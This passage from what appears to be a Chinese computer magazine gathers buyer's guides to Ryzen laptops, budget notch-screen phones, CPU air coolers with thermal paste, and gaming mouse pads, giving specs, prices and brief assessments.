小新潮7000-15锐龙版拥有15.6英寸的大视野，并凭借5.9mm窄边框将机身压缩到了14英寸笔记本大小，1.8kg的重量还是相对轻盈的。这款产品采用了金属材质机身，并在搭载锐龙移动处理器之余，还额外武装了AMD RX540独显，其性能介于NVIDIA 940MX和MX150之间。综合来看，4000元左右的小新潮7000-15锐龙版性价比非常出色。

戴尔灵越5575

- **推荐指数：** ★★★
- **屏幕：** 15.6英寸（1080P）
- **处理器：** AMD Ryzen 5 2500U
- **内存/硬盘：** 8GB双通道/256GB PCIe SSD
- **显卡：** Radeon Vega 8
- **接口：** 读卡器、USB3.0×3、HDMI、RJ45、音频接口
- **体积：** 380mm×258mm×19.9mm
- **电池/重量：** 42Wh/2.0kg

戴尔灵越5575是一款传统形态的15.6英寸轻薄本，由于没能引入窄边框设计，所以它的机身长度依旧在380mm，2.0kg的重量便携性一般。好消息是，这款产品的升级潜力较大，内置2个内存插槽，可以升级到M.2 SSD+2.5英寸SATA双硬盘，4299元的价格也不算太贵。如果你预算有限，还可选择搭载AMD Ryzen 3 2200U的低配版，3699元的门槛更低。





华硕顽石轻薄版A505ZA

- **推荐指数：** ★★★
- **屏幕：** 15.6英寸IPS（1080P）
- **处理器：** AMD Ryzen 5 2500U
- **内存/硬盘：** 8GB双通道/256GB SSD
- **显卡：** Radeon Vega 8
- **接口：** 读卡器、USB3.0、USB2.0×2、USB Type-C、HDMI、音频接口
- **体积：** 361.4mm×243.5mm×18.9 mm
- **电池/重量：** 42Wh/1.6kg

华硕顽石A505ZA采用了15.6英寸大屏幕，并利用两面窄边框压缩了机身长度，而且还将重量控制到了1.6kg左右，显得更加轻盈。这款产品采用了板载4GB内存以及额外1个内存插槽的设计，同时支持升级到双硬盘，扩展潜力表现不错。可惜，本文涉及A505ZA型号的标准价格为4799元，如果没能赶上促销，性价比偏低。

宏碁蜂鸟Swift3-15 锐龙版

- **推荐指数：** ★★★☆
- **屏幕：** 15.6英寸IPS（1080P）
- **处理器：** AMD Ryzen 5 2500U
- **内存/硬盘：** 8GB双通道/256GB PCIe SSD
- **显卡：** AMD RX540独显
- **接口：** 读卡器、USB3.0×2、USB2.0、USB Type-C、HDMI、音频接口
- **体积：** 370.5mm×255mm×18.9mm
- **电池/重量：** 48Wh/2.1kg



宏碁蜂鸟Swift3-15的特色是金属材质机身和窄边框的瘦身效果，同时还配备了指纹识别模块，支持自行升级到双硬盘。需要注意的是，Swift3-15锐龙版可选Radeon Vega 8核显（如果是Ryzen 7 2700U则为Radeon Vega 10）或AMD RX540独显，其中核显版价格在4500元左右，而独显版则在5000元左右，性价比相对一般。

王健 wangjian@cfan.com.cn



惠普EliteBook 745G5

- **推荐指数：**★★★★
- **屏幕：**14英寸IPS（1080P）
- **处理器：**AMD Ryzen 5 PRO 2500U
- **内存/硬盘：**8GB双通道/256GB PCIe SSD
- **显卡：**Radeon Vega 8
- **接口：**USB3.0×2、USB Type-C、HDMI、RJ45、扩展坞、音频接口
- **体积：**326mm×234mm×17.9mm
- **电池/重量：**50Wh/1.53kg

EliteBook 745G5是一款5299元起的14英寸商务本，它搭载了PRO系列的锐龙移动处理器，并采用了全金属一体化的机身设计，两面窄边框也将其压缩到了传统13英寸笔记本的大小。和消费类产品相比，EliteBook 745G5更加看重安全，所以配备了指纹识别模块，摄像头也配备了硬开关，通过了美国国防部MIL STD 810G军标测试并有专用扩展坞接口。

联想Ideapad 720S 锐龙版

- **推荐指数：**★★☆
- **屏幕：**13.3英寸IPS（1080P 100% sRGB色域）
- **处理器：**AMD Ryzen 5 2500U
- **内存/硬盘：**8GB单通道/256GB PCIe SSD
- **显卡：**Radeon Vega 8
- **接口：**USB3.0×2、USB Type-C×2、耳机孔
- **体积：**305.9mm×213.82mm×13.6mm
- **重量：**48Wh/1.1kg



Ideapad 720S锐龙版最大的特色就是极致轻薄，它通过窄边框设计将机身长度压缩到了306mm，1.1kg的重量足以媲美很多11.6英寸的轻薄本。此外，Ideapad 720S锐龙版还采用了100% sRGB色域的屏幕，显示效果极为出色，可惜该产品的内存为单通道模式，无法100%发挥出Radeon Vega 8核显的全部性能，而且5000元出头的价格并不便宜，仅适合轻性能重便携的用户考虑。

惠普EliteBook 735G5

- **推荐指数：**★★★☆
- **屏幕：**13.3英寸IPS（1080P）
- **处理器：**AMD Ryzen 5 PRO 2500U
- **内存/硬盘：**8GB双通道/256GB PCIe SSD
- **显卡：**Radeon Vega 8
- **接口：**USB3.0×2、USB Type-C、HDMI、RJ45、扩展坞、音频接口
- **体积：**310.4mm×229.3mm×17.7mm
- **电池/重量：**50Wh/1.33kg

EliteBook 735G5是745G5的13英寸版，改用了更为迷你紧凑的机身设计，1.33kg的重量非常轻盈。这款产品的硬件配置和功能与14英寸版本的745G5完全相同，适合对便携性有着更高要求的商务用户考虑，5799元的起价也要更贵一些。





惠普Envy X360-13

- **推荐指数：**★★★★
- **屏幕：**13.3英寸IPS触控屏（1080P 72% NTSC色域）
- **处理器：**AMD Ryzen 5 2500U
- **内存/硬盘：**8GB双通道/256GB PCIe SSD
- **显卡：**Radeon Vega 8
- **接口：**读卡器、USB3.0×2、USB Type-C、音频接口
- **体积：**厚度为14.9mm
- **电池/重量：**53Wh/1.3kg

惠普Envy X360-13是一款采用可360度翻转屏幕的13英寸变形本，窄边框设计和1.3kg体重提供了非常出色的便携性。这款产品屏幕的色域达到了72% NTSC（相当于100% sRGB），全金属机身的六棱转轴处引入了大马士革刀纹，内置4组扬声器也能带来出色的环绕立体声音效。Envy X360-13的价格为5799元，但促销最低价曾低于5000元，在同类型变形本中的性价比还是很不错的。CF

王健 wangjian@cfan.com.cn

追求更大屏占比

超值“刘海屏”手机盘点

随着vivo NEX和OPPO Find X的上市，智能手机距离100%“全面屏”的定义又进了一步。可惜，屏占比参数与更高售价却总是紧密相连，对预算有限的普通消费者而言，采用异形切割屏幕，也就是“刘海屏”的手机，才是同价位更高屏占比的代言人。那么，现阶段都有哪些超值的刘海屏手机可选呢？



抛开材料工艺、屏幕素质、三围尺寸以及配置功能不谈，刘海屏手机之间的主要差异就体现在屏幕显示比例，以及“刘海”的宽度上。就显示比例而言，目前刘海屏大都采用了18.5:9到19.5:9之间的长宽比，以FHD+标准为例，它们对应的分辨率则介于2244×1080像素到2340×1080像素之间，在PPI参数上略有差别。

至于刘海的宽度，将其压缩到极致的就是“美人尖”（如夏普S2），而刘海最宽的代表则是小米8。刘海越宽，意味着刘海两侧的有效屏幕显示空间越窄，除了必要的网络和时间信息外，能显示多少条通知（图标），就全靠刘海给顶部通知栏留下多少面积了。下面，就让我们盘点一下售价低于2000元的超值刘海屏手机，看看它们之中有没有属于你的那一款吧。



红辣椒7P

- **网络：** 全网通（双卡双待）
- **屏幕：** 5.67英寸（1498×720像素）
- **处理器：** 联发科MT6750
- **内存/存储：** 4GB/64GB（支持存储卡）
- **摄像头：** 500万/1300万+500万像素
- **体积：** 148.8mm×70.2mm×8.8mm
- **电池/重量：** 3050mAh/140g

红辣椒7P是一款仅售899元的刘海屏手机，并采用了少见的5.67英寸屏幕，其体积和传统5英寸手机相仿，单手持握甚至操作都不是太大问题。可惜，由于定位较低，红辣椒7P屏幕分辨率还停留在HD+级别，联发科MT6750处理器的性能也谈不上太强。还好，红辣椒7P可选采用复合材料丝印工艺的后盖版本，具备时下流行的渐变色特效，适合不追求品牌和性能的用户考虑。

红米6 Pro

- **网络：** 全网通（双卡双待）
- **屏幕：** 5.84英寸（2280×1080像素）
- **处理器：** 高通骁龙625
- **内存/存储：** 3GB或4GB/32GB或64GB（支持存储卡）
- **摄像头：** 500万/1200万+500万像素
- **体积：** 149.33mm×71.68mm×8.75mm
- **电池/重量：** 4000mAh/178g

红米6 Pro的起价为999元，主打FHD+级别的全高清刘海屏，以及高达4000mAh容量的电池，而骁龙625的口碑也是有目共睹，再加上支持红外遥控以及2+1存储卡托设计，让该产品在千元机中具备十足的竞争力。不过受限于成本，红米6 Pro的后盖采用了三段式结构，在工艺层面谈不上完美。



王健 wangjian@cfan.com.cn



夏普AQUOS S3 mini

- **网络：** 全网通（双卡双待）
- **屏幕：** 5.5英寸（2040×1080像素）
- **处理器：** 高通骁龙630
- **内存/存储：** 6GB/64GB（支持存储卡）
- **摄像头：** 2000万/1600万像素
- **体积：** 142.7mm×73mm×7.8mm
- **电池/重量：** 3020mAh/140g

1599元的夏普S3 mini特色是将刘海进一步压缩成了“美人尖”，属于刘海屏的变种，采用类似设计的还有坚果R1和努比亚Z18。和夏普去年推出的AQUOS S2相比，S3 mini的三围和风格没有变化，只是将玻璃后盖表面加入了流光溢彩的视觉特效，支持流行的人脸解锁功能。但是，作为新品的S3 mini在性价比上并不如S2，后者采用4GB+64GB版本仅售1199元，门槛更低。

联想Z5

- **网络：** 全网通（双卡双待）
- **屏幕：** 6.2英寸（2246×1080像素）
- **处理器：** 高通骁龙636
- **内存/存储：** 6GB/64GB或128GB（支持存储卡）
- **摄像头：** 800万/1600万+800万像素
- **体积：** 153mm×75.65mm×7.85mm
- **电池/重量：** 3300mAh/165g



联想Z5的特色在于采用了刘海屏设计以及三面等宽的超窄边框，可以带来更加完美的R角。同时，该产品的屏幕素质也颇为出色，支持DCI-P3广色域显示，165g的体重也较为轻盈。联想Z5的起价为1299元，并搭载了高通主流级别的“神U”骁龙636，结合6GB内存可以流畅驾驭时下流行的3D游戏。好消息是，联想Z5即将升级到ZUI4.0系统，从而可实现“永不卡顿”，号称“首次让Android以iOS方式运行”，进一步增强在系统和软件层面的竞争力。如果你追求更加炫酷的设计，可以考虑1399元的极光色版Z5，渐变色的后盖看起来更时尚。

诺基亚X6

- **网络：** 全网通（双卡双待）
- **屏幕：** 5.8英寸（2280×1080像素）
- **处理器：** 高通骁龙636
- **内存/存储：** 3GB或4GB或6GB/32GB或64GB（支持存储卡）
- **摄像头：** 1600万/1600万+500万像素
- **体积：** 147.2mm×70.98mm×8.59mm
- **电池/重量：** 3060mAh/153g



诺基亚X6同样是最超值的刘海屏手机之一，它的起价和联想Z5相同，都是1299元，主打武装骁龙636处理器，且具备更加轻巧便携的身材，以及接近原生Android的纯净系统体验。不过，1299元的X6仅标配3GB内存和32GB存储空间，而6GB内存版的价格则高达1699元，性价比相对就显得有些平庸了。



OPPO A3

- **网络：** 全网通（双卡双待）
- **屏幕：** 6.2英寸（2280×1080像素）
- **处理器：** 联发科Helio P60
- **内存/存储：** 4GB/64GB或128GB（支持存储卡）
- **摄像头：** 800万/1600万像素
- **体积：** 156mm×75.3mm×7.8mm
- **电池/重量：** 3400mAh/159g

我们可以将A3视为OPPO R15的简化版，1799元起的售价更加实惠。这款产品的身材和R15相仿，只是屏幕材质不再是AMOLED，同时后置摄像头也从双摄降为单摄，在拍照效果方面有所缩水。好消息是，OPPO A3依旧搭载了性能可媲美骁龙660的联发科Helio P60处理器，并采用纳米级微晶工艺的后盖玻璃，可以呈现钻石般璀璨的光影流转效果。

王健 wangjian@cfan.com.cn



vivo Z1

- **网络：**全网通（双卡双待）
- **屏幕：**6.26英寸（2280×1080像素）
- **处理器：**高通骁龙660
- **内存/存储：**4GB或6GB/64GB或128GB（支持存储卡）
- **摄像头：**1200万/1300万+200万像素
- **体积：**154.81mm×75.03mm×7.89mm
- **电池/重量：**3260mAh/149.3g

在千元级价位，vivo刘海屏手机包括Y83、Y85和Z1，只是Y83和Y85的处理器分别为Helio P22和骁龙450，性能表现较为一般，所以笔者更推荐大家考虑1798元起的Z1。和vivo自家更高端的X21相比，Z1不再采用AMOLED材质屏幕，后置主摄也从2400万像素感光单元换成了常规的1300万像素镜头，但骁龙660处理器、人脸解锁、专业游戏模式和Jovi智能助手则都被保留了下来。

华为 nova 3e

- **网络：**全网通（双卡双待）
- **屏幕：**5.84英寸（2280×1080像素）
- **处理器：**麒麟659
- **内存/存储：**4GB/64GB或128GB（支持存储卡）
- **摄像头：**2400万/1600万+200万像素
- **体积：**148.6mm×71.2mm×7.4mm
- **电池/重量：**3000mAh/145g

nova 3e是目前华为品牌旗下最便宜的刘海屏手机，但它的价格也达到了1999元，主打易于单手持握的轻巧设计，以及（后盖）流光溢彩的视觉特效。nova 3e支持四合一光融合技术，可以提升夜拍画质，后置双摄也支持硬件级的背景虚化效果。可惜，该产品的处理器为麒麟659，虽然日后可以通过升级GPU Turbo技术改善3D性能，但其综合实力还是相对偏弱。如果你预算有限，可以考虑荣耀品牌下的荣耀9i，其设计与nova 3e相似，但价格则是1399元起。





小米8SE

- **网络：**全网通（双卡双待）
- **屏幕：**5.88英寸AMOLED（2244×1080像素）
- **处理器：**高通骁龙710
- **内存/存储：**4GB或6GB/64GB（不支持存储卡）
- **摄像头：**2000万/1200万+500万像素
- **体积：**147.28mm×73.09mm×7.5mm
- **电池/重量：**3120mAh/164g

我们可以将小米8SE视为小米8的小屏缩水版，它将处理器从骁龙845换成了骁龙710，内存容量也降到了4GB起，但价格同时也打入到1799元（6GB版1999元），入手门槛更低。好消息是，小米8SE依旧采用了高色域的AMOLED屏幕，并在刘海里配备了红外单元，可以实现暗光下人脸解锁的能力，同时还比小米8增加了红外遥控功能，接近传统5.2英寸的身材也更利于单手持握。如果你追求更高性能，2699元的小米8也是不错的选择。



荣耀Play

- **网络：**全网通（双卡双待）
- **屏幕：**6.3英寸（2340×1080像素）
- **处理器：**麒麟970
- **内存/存储：**4GB或6GB/64GB（支持存储卡）
- **摄像头：**1600万/1600万+200万像素
- **体积：**157.91mm×74.27mm×7.48mm
- **电池/重量：**3750mAh/176g

荣耀Play属于荣耀V10和荣耀10的综合版，它的身材和荣耀V10相仿，但却通过类似荣耀10的刘海屏设计获得了更大的视野。和家族前辈相比，荣耀Play取消了红外遥控NFC和超级快充功能，后置双摄也从黑白+彩色换成了1600万+200万像素的组合。但是，荣耀Play的起价只有1999元，而且首发“GPU Turbo”技术以及EMUI8.2系统，更加适合喜欢尝鲜的用户选择。如果你对拍照要求更高，可以考虑2599元起的荣耀10。CF

韩大治 dzhan@cfan.com.cn

让电脑安全度暑

CPU散热器不可少

文|任九州 刘权

说到夏天，没有什么比在家里吹着空调、吃着西瓜、玩着电脑来得更舒服的了。不过我们在做好自身的“散热”工作时不要忘了电脑也需要更好的散热，虽然大部分CPU原装散热器也能保证电脑正常运行，不过满负载时的CPU温度还是让人揪心，那就换一个吧。

对大多数用户来说，主流风冷散热器的效果就足够应付日常的游戏以及工作需求了。相对于液冷散热器，它对电脑机箱内部空间布局要求更低，安装维护更方便，价格更便宜，而且性能也不差，很多几十元的产品，性能就已经比原装散热器好得多了。

风冷散热器的核心——热管、底座与鳍片

对于风冷散热器来说，最重要的核心就是风扇下面的那一大块金属，它可以分为底座与鳍片两部分，很多散热器还会加入热管来辅助散热。


底座的用途是快速吸收处理器外壳的热量，并且将这些热量快速传输到鳍片上。它一般由铝、铜这样导热系数较高或热容比较大的金属制成，有些还会采用镀镍的方式防止氧化。

鳍片的作用是增大与气流的接触面积，将底座传导上的热量更快速地带走。因此鳍片越薄、越多，散热效果越好。它一般由铝合金制成，很少使用铜材质，这是因为铜比较重，在主流的立置主板电脑中，会对主板产生太大的拉力。另一方面也是因为铜的材料成本、加工难度都较高，价格一般用户难以承受。



• 铝制主体，底座镶铜设计的散热器

热管对现在的主流风冷散热器来说已经成了必备的部件。它的作用与底座类似，主要是负责将底座的热量快速传递到鳍片上，有时也将热管放在底面，直接接触CPU吸热，也就是所谓的“底面直触式”设计。热管并不是简单的金属管，内部还有吸附能力强的多孔材料与冷凝液，通过底座加热，冷凝液蒸发吸热成为气态，到了热管的顶端，冷凝液散热重新变成液体下落，进行反复的热循环，导热能力要比一般的纯金属底座好得多。



• 散热鳍片



• 底面直触式热管

韩大治 dzhan@cfan.com.cn

风冷散热器的小帮手——风扇与硅脂

既然是风冷散热器，风扇自然也是必不可少的一环。风冷散热器的风扇一般根据电源接头设计，分为3PIN风扇与4PIN风扇，接头处有几个孔就是几PIN风扇。4PIN风扇有智能调速与监控能力，用户可以时刻了解到风扇转速，也可以自行提高或者降低速度。3PIN风扇在某些支持BIOS调控的主板上也可实现上述效果，不过比较麻烦。

此外，风扇叶片越密、转速越高，噪声就越明显，但是散热效果一般也更好，在选择的时候要考虑到自己的使用环境和噪声承受能力。此外风扇轴承与风扇性能也有关系，绝大部分的散热风扇采用的是滚珠轴承，长时间使用之后需要进行加油维护，否则低转速下也会出现明显的噪声。磁悬浮轴承无此问题，但并不常见，也无法自行维护，出现问题只能更换。好在现在的散热器风扇绝大部分都是可拆卸设计，一般只需拧下螺丝钉或拨开卡扣即可拆下风扇进行维护或更换。在更换风扇时一定要注意与现有的风扇保持同一个尺寸，或大或小都会降低散热效果。



• 风扇其实也大有讲究



• 极端情况下牙膏作为硅脂也比没有硅脂散热效果好

相比散热器本身，硅脂更不被人所在意。在一些测试当中番茄酱、牙膏等奇怪的东西也被用来当作散热硅脂，效果看起来还不错，让很多人误以为硅脂没什么大不了的。实际上硅脂是用来填补散热器底面与处理器外壳之间空隙的导热材料，如果没有散热硅脂，散热器底座与处理器外壳无法完全贴合，中间充斥的空气又是很好的隔热物质，因此吸热能力、散热效果会大打折扣。虽然为了增加导热效率，很多厂商会在硅脂内增加不同的金属导热材料，让导热能力有很大的提升，但与金属散热器相比，其导热效率还是比较差的，所以不要将它涂抹得太厚，只需薄薄一层，能填充空隙即可。在测试中，使用不同的硅脂，CPU温度能有7℃到10℃的差距。

经过介绍之后大家对处理器的风冷散热器是不是有了一些了解呢？笔者这里就推荐一些优秀产品，帮助大家找到心仪的散热器。

超频三 大白鲨皓月智能版

- **风扇方向：**直吹式
- **材质：**铝

从外表上来看，超频三大白鲨皓月智能版与原来很受欢迎的青鸟3非常相似，实际上这个散热器确实只是在青鸟3的基础上进行了黑化喷漆，并将风扇换成了12cm的LED可控风扇。它的散热效果较为一般，优点是价格便宜，支持全平台，有温控能力，在入门级产品中是个不错的选择。



• LED灯与黑化处理还是很吸引眼球的

韩大治 dzhan@cfan.com.cn

安钛克 铜虎C40

- **风扇方向：**侧吹式
- **材质：**热管+镀镍铝鳍片

铜虎C40散热器是百元价位的一款经典产品，上市后很快就取代玄冰400成了很多发烧友的新选择，更合理的安装扣具与散热效果更好的鳍片设计让这款散热器的性能比很多同价位产品出色得多。



• 安钛克的铜虎系列性价比不错

猫头鹰NF-F12 PWM

- **尺寸：**120mm×120mm×25mm
- **PWM支持：**是

猫头鹰的散热产品在发烧友群体中很受欢迎，其散热效果与静音能力都属上乘，还有长达6年的质保，因此受到很多用户追捧，唯一的缺点就是价格略贵。这里推荐的猫头鹰NF-F12 PWM就是一款价格较高但是非常适合HTPC平台的风扇，与追风者TC12LS搭配效果更佳。



• 猫头鹰产品虽贵，但是对得起价格

• 很多HTPC用户喜欢自己选择风扇



追风者 TC12LS（无风扇）

- **风扇方向：**直吹式
- **材质：**热管+镀镍铝鳍片

追风者TC12LS的设计非常出色，使用了6个热管和超大的散热鳍片，同时又保持了很小的体积，对HTPC用户来说是个不错的选择。相比有风扇版的鸡肋效果，无风扇版本更为超值，用户可以自己选择合适的风扇，带来更好的效果。不过这款散热器缺少扣具，只能用于Intel平台。

ARCTIC MX-4（4g）

- **导热系数：**8.5W/(mK）
- **质量：**4克

和大镰刀、信越等工业级导热硅脂相比，ARCTIC MX-4的散热效果还算不错，而且容易购买，它流动性较强，比较容易挤压涂抹，对新手与老手来说使用都很方便。CF



• 4克的散热硅脂可以使用5到6次

韩大治 dzhan@cfan.com.cn

鼠标垫的类型与选购

文|周之

提及游戏外设，我们总会想起鼠标、键盘、耳机，却往往会忽视鼠标垫。其实鼠标垫对鼠标而言十分重要，一款好的鼠标垫可以杜绝鼠标在使用过程中偏移、丢帧情况的出现，减少外部因素对鼠标的影响，从而辅助鼠标更快更精准地定位。这一点在FPS游戏中尤为重要，毕竟只有瞄得足够快、足够准才能成功击败对手。


目前市面常见的鼠标垫按照使用材料可以简单分为几种：布面（粗面、细面、特质布面、涂层布面）、橡胶、树脂、金属、有机玻璃等。其中前两者属于软质鼠标垫，后两者属于硬质鼠标垫，橡胶鼠标垫则有不同的设计，可以看作是两者之间的产品。当然另外还有一些特殊材质或结合多种材质的产品，近期更出现了具有充电功能，配合无线充电鼠标使用的新型鼠标垫。

软质鼠标垫相对比较廉价，足可以满足大部分日常办公娱乐用户和普通玩家的需求，还可以卷起来方便储存和携带，因此使用最广泛。不过软质鼠标垫在使用中会发生弹性形变，容易被敏感的光学传感器识别，进而产生偏移使得操控出现失误。另外其使用寿命也较短，图案和表面很容易磨花磨破，底衬也容易老化变形、破损。

硬质鼠标垫相对高端昂贵一些，以铝质鼠标垫居多。使用硬质鼠标垫可以避免光学鼠标在软垫上偶尔出现的偏移情况，定位更加精准，在高强度的游戏中自如地移动。但金属鼠标垫冬天往往会十分冰凉，且因为自身没有色彩，需要在表面加工出粗糙表面供传感器识别，这样的表面会对鼠标脚垫的磨损很厉害。



• 胡桃木与皮革材质结合的豪华鼠标垫



• 老化破损的鼠标垫底衬

总体来说，廉价鼠标垫虽然可以满足用户的基本需求，但优质鼠标垫却能带来令人叹服的操作体验，笔者这里就推荐几款很有特色、性价比也不错的鼠标垫。

雷蛇重装甲虫

雷蛇重装甲虫作为布面鼠标垫市场的一员老将，经过了十数年的打磨，衍生出了很多个型号，实力得到了所有人的认可。虽然这些年鼠标的传感器、灵敏度已经有了巨大进步,但它仍然可以轻松驾驭最新鼠标，并提供像素级的定位和追踪性能。雷蛇重装甲虫采用软质织物表面和橡胶防滑底面，同时进行了针织包边，十分耐磨。该款鼠标垫有多种不同的尺寸，能满足用户对鼠标垫尺寸的所有需求。



如果经常外出使用，雷蛇重装甲虫还有仅1.5mm厚度的“移动版”，外出时可以夹在屏幕与键盘之间充当缓冲，避免折损。不过从笔者的经验来看，即使经常卷起来放进背包，也不用担心它会变形。

韩大治 dzhan@cfan.com.cn

此外很多人在选择雷蛇重装甲虫“速度版”和“控制版”时有一个误区。其实“速度版”的意思是它更适合传感器速度高的鼠标，因为采用紧密编织的细面材料，滑动手感并没有网纹编织粗面材料的“控制版”快速敏捷。所以如果将“速度版”理解成鼠标可以更快移动，往往会买到不顺手的鼠标垫。

最新推出的重装甲虫RGB版更是迎合了雷蛇“灯厂”的名号，它内置多种灯光模式，可通过雷云3软件自定义灯光效果。而且全新设计的织物表面兼顾了“速度版”和“控制版”的特点，从此再也不用在“速度版”和“控制版”中纠结了。



达尔优EQ200金属幻彩RGB

达尔优在外设领域已经经营了多年，拥有不小的市场份额和丰富的经验，EQ200 RGB鼠标垫就是它根据对国内电竞外设需求的理解设计出来的作品。

达尔优EQ200鼠标垫采用三层结构，分别是表层的0.25mm PC鼠标使用层、中层的2.0mm导光板层和底层的0.8mm铁板支撑层，喷砂材质的铁板可以支撑鼠标垫表面，同时能很好地保证鼠标垫放置的稳定。

达尔优EQ200提供了多种灯光模式，可以极大地渲染电竞游戏氛围。其灯光采用电容式触摸开关，手指轻触即可轻松切换灯光模式，科技感十足。






小米木纹鼠标垫

“性价比之王”小米的新鼠标垫采用胡桃木材质，这种材质常常出现在一些高端时尚的鼠标垫中，但在主流消费领域非常罕见。这款鼠标垫表面直接使用木质纹理，拥有十分出色的质感，250mm×205mm×3.5mm的尺寸并不大，对桌面空间的要求不高，而且可以很方便地携带。其表面为激光和光学传感器进行了优化，保证兼容各种类型的鼠标，背面则采用了独特的防滑处理，保留优秀外形的同时，能将鼠标垫很好地固定在桌面上。

小米木纹鼠标垫拥有类似金属鼠标垫的顺滑手感，同时又不像金属鼠标垫那么冰凉，而且它自带木质纹路，可以使用光洁表



面，不会像其他硬质鼠标垫那样快速磨损脚垫。另外它还带有淡淡的木质香气，可以带来更温馨的使用体验。

